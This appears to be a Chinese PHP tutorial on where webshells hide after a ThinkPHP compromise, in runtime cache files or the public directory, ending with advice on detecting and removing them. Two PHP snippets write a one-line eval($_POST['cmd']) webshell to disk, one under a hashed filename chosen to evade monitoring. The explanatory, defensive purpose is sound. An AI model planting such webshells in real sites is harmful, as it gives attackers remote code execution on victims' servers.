








thinkphp被getshell后,webshell通常隐藏在应用目录下的runtime缓存文件、public入口目录的临时上传文件、以及框架核心目录中伪装成正常文件的恶意脚本。具体位置取决于攻击者利用的漏洞类型(如反序列化、代码执行)和服务器配置,但最常见的是写入到可执行的php文件路径中。

ThinkPHP 5.x反序列化漏洞导致的Webshell隐藏位置
在ThinkPHP 5.x版本中,由于存在反序列化漏洞,攻击者可以通过构造特定的恶意请求,将Webshell写入到服务器的指定目录。最常见的隐藏位置是runtime目录下的缓存文件,因为该目录默认具有写权限,且文件名由哈希值生成,难以直接察觉。

<?php
// 模拟ThinkPHP 5.x反序列化漏洞利用后的文件写入行为
// 假设攻击者通过反序列化链触发了file_put_contents
$payload = "<?php eval($_POST['cmd']); ?>";
$targetDir = './runtime/cache/';
$fileName = md5('malicious_cache') . '.php';
file_put_contents($targetDir . $fileName, $payload);
echo "Webshell written to: " . $targetDir . $fileName;
?>
上述代码展示了攻击者可能使用的写入逻辑。实际环境中,攻击者会利用框架的反序列化点,将恶意载荷嵌入到序列化数据中,最终导致`file_put_contents`函数被执行,将Webshell写入到`runtime/cache/`目录下。文件名通常是随机生成的哈希值,以逃避常规的文件监控。
立即学习“PHP免费学习笔记(深入)”;

ThinkPHP 6.x代码执行漏洞导致的Webshell隐藏位置
ThinkPHP 6.x虽然修复了反序列化漏洞,但仍可能存在代码执行漏洞。攻击者可以通过构造特殊的URL参数或POST数据,执行任意PHP代码,并将Webshell写入到`public`目录或自定义的上传目录中。这些目录通常对Web用户可见,便于攻击者后续访问。

<?php
// 模拟ThinkPHP 6.x代码执行漏洞利用后的文件写入行为
// 假设攻击者通过代码执行点触发了system或eval函数
$cmd = "echo '<?php eval(\$_POST[\'cmd\']); ?>' > ./public/shell.php";
system($cmd);
echo "Webshell written to: ./public/shell.php";
?>
上述代码展示了攻击者可能使用的命令执行逻辑。在实际环境中,攻击者会利用框架的代码执行漏洞,通过`system`或`eval`函数执行系统命令,将Webshell写入到`public`目录下。文件名通常为`shell.php`或其他常见名称,以便快速识别和访问。
基于程序中某个输入、条件或结果的具体问题:如何检测并清除ThinkPHP中的Webshell
检测并清除ThinkPHP中的Webshell需要结合文件监控、日志分析和手动检查。首先,定期检查`runtime`和`public`目录下的新文件或修改时间异常的文件。其次,查看Web服务器日志,寻找可疑的请求模式,如大量的POST请求或包含`eval`、`assert`等函数的请求。最后,使用专业的安全扫描工具对网站进行全面扫描,确保没有遗漏的Webshell。


















